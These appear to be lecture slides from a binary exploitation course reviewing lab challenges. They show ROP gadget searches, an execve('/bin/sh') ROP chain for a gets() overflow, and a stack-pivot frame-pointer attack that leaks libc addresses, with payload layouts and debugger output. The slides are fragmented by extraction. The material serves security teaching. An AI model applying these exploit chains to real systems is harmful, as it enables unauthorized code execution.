Lec 21: Review of Lab09

CSED702C: Binary Analysis and Exploitation Fall 2024

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Schedule

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Sun	Mon	Tue	Wed	Thu	Fri	Sat
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Walkthrough Presentation

Walkthrough presentation



- sprintf by no one ☺
 - Let's discuss the challenge together at the end

Review of Basic-Intermediate Challenges

The goal is given explicitly in challenge description

By chaining multiple gadgets, you can not only invoke functions, but also invoke system calls (recall the shellcode lab!). Create a rop chain that spawns a shell by invoking the execve system call.

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Checksec:

→ We need to make an x86 syscall

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Recall: x86 syscall calling convention

```
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      Arch/ABI
                 Instruction
                                      System Ret Ret Error
                                                               Notes
                                      call # val val2
      i386
                 int $0x80
                                          eax edx -
                                      eax
      . . .
      The second table shows the registers used to pass the system call arguments.
      Arch/ABI
                   arg1 arg2 arg3 arg4 arg5 arg6 arg7 Notes
      i386
                         ecx edx esi edi
                   ebx
                                                ebp -
```

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Invoke: execve("/bin/sh", NULL, NULL);

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                                       11 (SYS execve)
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                              edx
      i386
                   ebx
                                   esi
                                          edi
                         ecx
                                                ebp -
                         NULL
                              NULL
                addr_bin_sh
```

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ROP gadgets – pops

```
lab09@csed702c:~/rop-syscall$ ropper -f ./target --search "pop %; ret"
0x080491e9: pop eax; ret;
0x0804923c: pop ebp; cld; leave; ret;
0x080491c8: pop ebp; ret;
0x080491c6: pop ebx; pop esi; pop ebp; ret;
0x080491d9: pop ebx; pop esi; pop edi; pop ebp; ret;
0x08049022: pop ebx; ret;
0x080491f5: pop ecx; ret;
0x080491db: pop edi; pop ebp; ret;
0x080491ee: pop edi; ret;
0x080491f7: pop edx; pop ebx; ret;
0x080491eb: pop edx; xor eax, eax; pop edi; ret;
0x080491c7: pop esi; pop ebp; ret;
0x080491da: pop esi; pop edi; pop ebp; ret;
```

[Goal]

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Reg	Value
EAX	11
EBX	addr_bin_sh
ECX	0
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0x080491db: pop edi; pop ebp; ret;
0x080491ee: pop edi; ret;
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[Goal]

Reg	Value
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ECX	0
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→ We have pop gadgets for all four registers we need to set

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ROP gadgets – syscall

```
lab09@csed702c:~/rop-syscall$ ropper -f ./target --search "int 0x80; ret"
0x080491de: int 0x80; ret;
```

→ We also have a syscall gadget!

[Goal]

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Reg	Value
EAX	11
EBX	addr_bin_sh
ECX	0
EDX	0

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ROP payload

buf[16]

?

vuln's saved ebp

vuln's retaddr

[buf[16]]

[don't care]

[don't care]

[saved ebp]

[vuln's retaddr]

[Goal]

Value
11
addr_bin_sh
0
0

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ROP payload

AAAA AAAA AAAA AAAA AAAA addr_pop_edx_pop_edi_ret addr_pop_eax_ret 11 addr_pop_ebx_ret addr_bin_sh addr_pop_ecx_ret 0 addr_int0x80_ret

[buf[16]]

[don't care]

[saved ebp]

[vuln's retaddr]

[Goal]

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[Goal]

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Problem:

The address of "/bin/sh" is unknown!

→ Can we leak libc's base address?

PLT and GOT

```
pwndbg> plt
Section .plt 0x8049030-0x8049050:
0x8049040: __libc_start_main@plt

pwndbg> got
[0x804c00c] __libc_start_main@GLIBC_2.34 -> 0xf7cc3560 (__libc_start_main) <- endbr32</pre>
```

→ No printf() or puts() to abuse

ROP payload

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[buf[16]] \leftarrow Can we use this buffer?

[Goal]

[don't care]
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
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ROP payload

We can use the existing buf to store "/bin/sh".

Question is whether we can find its address (which is random due to ASLR)



[buf[16]] ← Can we use this buffer?

[Goal]

[don't care]
[saved ebp]

[vuln's retaddr]

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Code analysis

```
pwndbg> disass vuln
Dump of assembler code for function vuln:
   0 \times 08049202 <+0>: push
                             ebp
   0 \times 08049203 <+1>: mov
                             ebp,esp
   0x08049205 <+3>: push
                             ebx
   0x08049206 <+4>: sub
                             esp,0x14
                                                                   What are these functions?
                             0x80490a0 <__x86.get_pc_thunk.bx>
   0x08049209 <+7>: call
   0x0804920e <+12>: add
                             ebx,0x2df2
   0x08049214 <+18>: sub
                             esp,0x4
   0x08049217 <+21>: push
                             0x23
   0x08049219 <+23>: lea
                              eax, [ebx-0x1ff8]
  0x0804921f <+29>: push
                             eax
   0x08049220 <+30>: push
                             0\times1
                             DWORD PTR [ebx-0x10]
   0 \times 08049222 < +32 > : call
   0 \times 08049228 < +38 > : add
                             esp.0x10
  0 \times 0804922b < +41>: sub
                             esp, 0xc
   0x0804922e <+44>: lea
                              eax,[ebp-0x18]
   0x08049231 <+47>: push
                             eax
                             DWORD PTR [ebx-0x20]
   0 \times 08049232 < +48 > : call
   0 \times 08049238 < +54 > : add
                             esp.0x10
   0 \times 0804923b < +57 > : mov
                              ebx, DWORD PTR [ebp-0x4]
   0 \times 0804923f <+61>: ret
```

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Code analysis

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ebx,DWORD PTR [esp]
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                               ebx,0x2df2
                                                                         0x0804920e + 0x2df2 = 0x804c000
   0 \times 08049214 < +18 > : sub
                               esp,0x4
                                                                                                      This is the address of .got.plt
   0x08049217 <+21>: push
                               0x23
                                                                                                      (stores resolved .plt addresses)
   0x08049219 <+23>: lea
                               eax, [ebx-0x1ff8]
   0x0804921f <+29>: push
                               eax
                                                                                                       pwndbg> elf
   0x08049220 <+30>: push
                               0\times1
                               DWORD PTR [ebx-0x10]
   0x08049222 <+32>: call
                                                                                                       0x804bfe0 - 0x804c000
                                                                                                                                 .got
   0 \times 08049228 < +38 > : add
                               esp.0x10
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                                                                                                                                 .got.plt
   0 \times 0804922b < +41>: sub
                               esp, 0xc
                                                                                                       0 \times 804 c010 - 0 \times 804 c018
                                                                                                                                 .data
   0x0804922e <+44>: lea
                               eax,[ebp-0x18]
                                                                                                       0x804c018 - 0x804c01c
                                                                                                                                 ,bss
   0 \times 08049231 < +47>: push
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                              0\times1
                                                       Calling functions in the .got section
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                              ebx, DWORD PTR [ebp-0x4]
                                                               pwndbq> x/wx 0x804c000-0x10
   0x804bff0: 0xf7dfa240
   0 \times 0804923f <+61>: ret
                                                               pwndbq> info symbol 0xf7dfa240
                                                               write in section .text of /lib/i386-linux-gnu/libc.so.6
```

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Code analysis

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                               esp.0x10
                                                           0x804bfe0: 0xf7d628f0
   0 \times 0804923b < +57>: mov
                               ebx, DWORD PTR [ebp-0x4]
                                                           pwndbg> info symbol 0xf7d628f0
   gets in section .text of /lib/i386-linux-gnu/libc.so.6
   0 \times 0804923f <+61>: ret
```

Why does it not call write@plt and gets@plt as usual?

GCC/Clang's -fno-plt code generation option

-fno-plt

Do not use the PLT for external function calls in position-independent code. Instead, load the callee address at call sites from the GOT and branch to it. This leads to more efficient code by eliminating PLT stubs and exposing GOT loads to optimizations. On architectures such as 32-bit x86 where PLT stubs expect the GOT pointer in a specific register, this gives more register allocation freedom to the compiler. Lazy binding requires use of the PLT; with -fno-plt all external symbols are resolved at load time.

*Lazy binding: Resolving symbols when they are called for the first time (.plt \rightarrow ld \rightarrow .got.plt)

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Back to code analysis

```
eax, [ebp-0x18] \rightarrow load the address of buf in EAX
   0 \times 0804922e < +44>: lea
   0x08049231 <+47>: push
                             eax
                             [ebx-0x20] \rightarrow call gets(buf);
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                             ebx, DWORD PTR [ebp-0x4]
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$ man gets
       char *gets(char *s);
       Never use this function. ©
       gets() reads a line from stdin into the buffer pointed to by s until either a terminating
       newline or EOF, which it replaces with a null byte ('\setminus 0'). No check for buffer overrun is
       performed (see BUGS below).
       gets() returns s on success, and NULL on error
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→ The address of buf, i.e., addr bin sh will be in EAX after gets()

New plan

- Provide "/bin/sh\0AA..." + rop_chain to gets()
- Example rop_chain:

```
1. pop edx; pop ebx; ret (esp\rightarrow0, esp+4\rightarrow0)
```

- 2. mov ebx, eax; ret (eax: addr_bin_sh)
- 3. pop eax; ret $(esp \rightarrow 11 (SYS_execve))$
- 4. pop ecx; ret (esp: 0)
- 5. int 0x80; (invoke execve("/bin/sh", 0, 0);)

[Goal]

Reg	Value
EAX	11
EBX	addr_bin_sh
ECX	0
EDX	0

New plan

- Provide "/bin/sh\0AA..." + rop_chain to gets()
- Example rop_chain:

5. int 0x80;

```
    pop edx; pop ebx; ret (esp→0, esp+4→0)
    mov ebx, eax; ret (eax: addr_bin_sh)
    pop eax; ret (esp→11 (SYS_execve))
    pop ecx; ret (esp: 0)
```

► Unfortunately, mov ebx, eax gadget does not exist in the binary

[Goal]

Reg	Value
EAX	11
EBX	addr_bin_sh
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(invoke execve("/bin/sh", 0, 0);)

New plan

Searching for more gadgets

```
lab09@csed702c:~/rop-syscall$ ropper -f ./target --search "mov %, eax"
0x080491f0: mov ecx, eax; mov eax, ecx; ret;
0x080491fc: mov edi, eax; ret;
EAX → EDI
```

```
lab09@csed702c:~/rop-syscall$ ropper -f ./target --search "mov %, edi"
0x080491d7: mov edx, edi; pop ebx; pop esi; pop edi; pop ebp; ret;
EAX → EDI → EDX
```

```
lab09@csed702c:~/rop-syscall$ ropper -f ./target --search "mov ebx, edx"
0x080491e1: mov ebx, edx; cmp eax, 0xfffff001; ret;
EAX → EDI → EDX → EBX
```

[Goal]

Reg Value	
EAX 11	
EBX addr_bin_sh	
ECX 0	
EDX 0	

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Final ROP payload

addr_mov_edi_eax_ret
<pre>mov_edx_edi_4pop_ret</pre>
0xdeadbeef
0xdeadbeef
0xdeadbeef
0xdeadbeef
<pre>mov_ebx_edx_ret</pre>
<pre>pop_edx_pop_edi_ret</pre>
0
0
pop_eax_ret
11
pop_ecx_ret
0
int0x80_ret


[vuln's retaddr]

[Goal]


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Syscall!

- read(0, gbuf, sizeof(gbuf));
 - User input goes in gbuf (large)
- memcpy(buf, gbuf, 280);
 - Copy from gbuf to buf (BOF)
 - However, cannot overflow beyond retaddr due to memcpy's n=280
 - So, we cannot do ROP??
 - (Need rop chain stored below the retaddr)




- Workaround: Frame pointer attack
 - Original epilogue of start()




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
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```



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(rewound)
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                              leave == mov esp, ebp;
                                           pop ebp;
         0 \times 080492e3 < +158>:
```


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


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
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- If we then return to a leave; ret gadget?


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pop ebp;
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


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
EBP = 0x41414141

rop-pivot

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
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- If we modify the saved **EBP** to **addr gbuf**?
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```
pop ebp:
0x080492e3 <+158>: ret
             == pop eip;
```

EIP = 0x42424242 SEGFAULT



• Workaround: Frame pointer attack

&gbuf &gbuf+4

AAAA addr_gadget

- We have a full control over gbuf
- We can store addr_gadget instead of BBBB
 - i.e., store a ROP chain starting from &gbuf+4
 - Program will return to the gadget and keep ropping
 - We can leak libc and call system("/bin/sh") afterwards ©

buf[256]

:

addr<u>dg</u>buf addr<u>t</u>leave<u>a</u>net

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[gbuf]

AAAA

addr_write

STECH

addr_pop3_ret

1

addr_setvbuf@got

4

BBBB

BBBB

addr gbuf

addr_leave_ret

- Example payload
 - b"AAAA"
 - p32(addr_write)
 - p32(addr_pop3_ret)
 - p32(1)
 - p32(addr_setvbuf)
 - p32(4)
 - b"B" * (280 4 * 8)
 - p32(addr_gbuf)
 - p32(addr_leave_ret)
 - → Initially gets read into gbuf then memcpy'ed into buf

[buf] AAAA

addr_write

addr_pop3_ret

1

addr_setvbuf@got

4

BBBB
BBBB
BBBB
BBBB
...
[saved ebp] addr_gbuf
addr_leave_ret

Execution

 $0 \times 080492e3 < +158>$:

EIP $0 \times 080492e2 < +157>$: leave == mov esp, ebp;

ret

pop ebp;

== pop eip;

[gbuf]

AAAA

addr_write

addr_pop3_ret

addr setvbuf@got

4

BBBB

BBBB

addr_gbuf

addr_leave_ret

ESP

[buf]

AAAA

addr_write

addr_pop3_ret

addr_setvbuf@got

4

BBBB BBBB

addr_gbuf

addr_leave_ret

[saved ebp]

[start's retaddr]

STECH

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[gbuf]

AAAA

addr_write

addr_pop3_ret

1

addr_setvbuf@got

4

BBBB

BBBB

addr_gbuf

addr_leave_ret

[buf]

ESP EBP [saved ebp]

[start's retaddr]

AAAA

addr_write

addr_pop3_ret

1

addr_setvbuf@got

4

BBBB BBBB

• • •

addr_gbuf

addr_leave_ret

Execution

0x080492e2 <+157>: leave == mov esp, ebp; pop ebp; 0x080492e3 <+158>: ret == pop eip;

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Execution

0x080492e3 <+158>:

 $0 \times 080492e2 < +157>$: leave == mov esp, ebp;

pop ebp;

ret == pop eip;



AAAA

addr_write

addr_pop3_ret

1

addr_setvbuf@got

4

BBBB BBBB

DDDD

addr_gbuf

addr_leave_ret

[buf]

AAAA

addr_write

addr_pop3_ret

1

addr_setvbuf@got

4

BBBB BBBB

addr_gbuf

. . .

ESP [start's retaddr]

[saved ebp]

addr_leave_ret

5TECH

Execution

 $0 \times 080492e3 < +158>$:

EIP $0 \times 080492e2 < +157 > :$ leave == mov esp, ebp;

ret

pop ebp;

== pop eip;

EBP [gbuf]

AAAA

addr_write

addr_pop3_ret

addr setvbuf@got

4

BBBB

BBBB

addr_gbuf

addr_leave_ret

[buf]

AAAA

addr_write

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addr_setvbuf@got

4

BBBB BBBB

addr_leave_ret

addr_gbuf

[saved ebp] [start's retaddr] ESP

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STECH



AAAA

addr_write

addr_pop3_ret

addr setvbuf@got

4

BBBB

BBBB

addr_gbuf

addr_leave_ret

[buf]

AAAA

addr_write

addr_pop3_ret

addr_setvbuf@got

4

BBBB BBBB

[saved ebp]

[start's retaddr]

addr_gbuf

addr_leave_ret

Execution


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
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Execution



Execution

```
write:
0xf7e32240 <+0>: endbr32
0xf7e32244 <+4>: push edi
0xf7e32245 <+5>: push esi
0xf7e32246 <+6>: call 0xf7e99e05
...
0xf7e32284 <+68>: ret
```




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...
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```

(Address of setvbuf printed to stdout)



EIP

[gbuf] AAAA addr_write


ESP

addr pop3 ret

addr setvbuf@got


Execution

```
pop3_ret:
0x8049241 <init+91>: pop ebx
0x8049242 <init+92>: pop esi
0x8049243 <init+93>: pop ebp
0x8049244 <init+94>: ret
```



Execution

```
pop ebp;
0 \times 080492e3 < +158>:
                        == pop eip;
                  ret
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0xf7e32284 <+68>: ret
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0x8049241 <init+91>: pop
                         ebx
0x8049242 <init+92>: pop
                         esi
0x8049243 <init+93>: pop
                         ebp
0x8049244 <init+94>: ret
```




EIP

[gbuf] AAAA addr write

Execution

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...
0xf7e32284 <+68>: ret
```

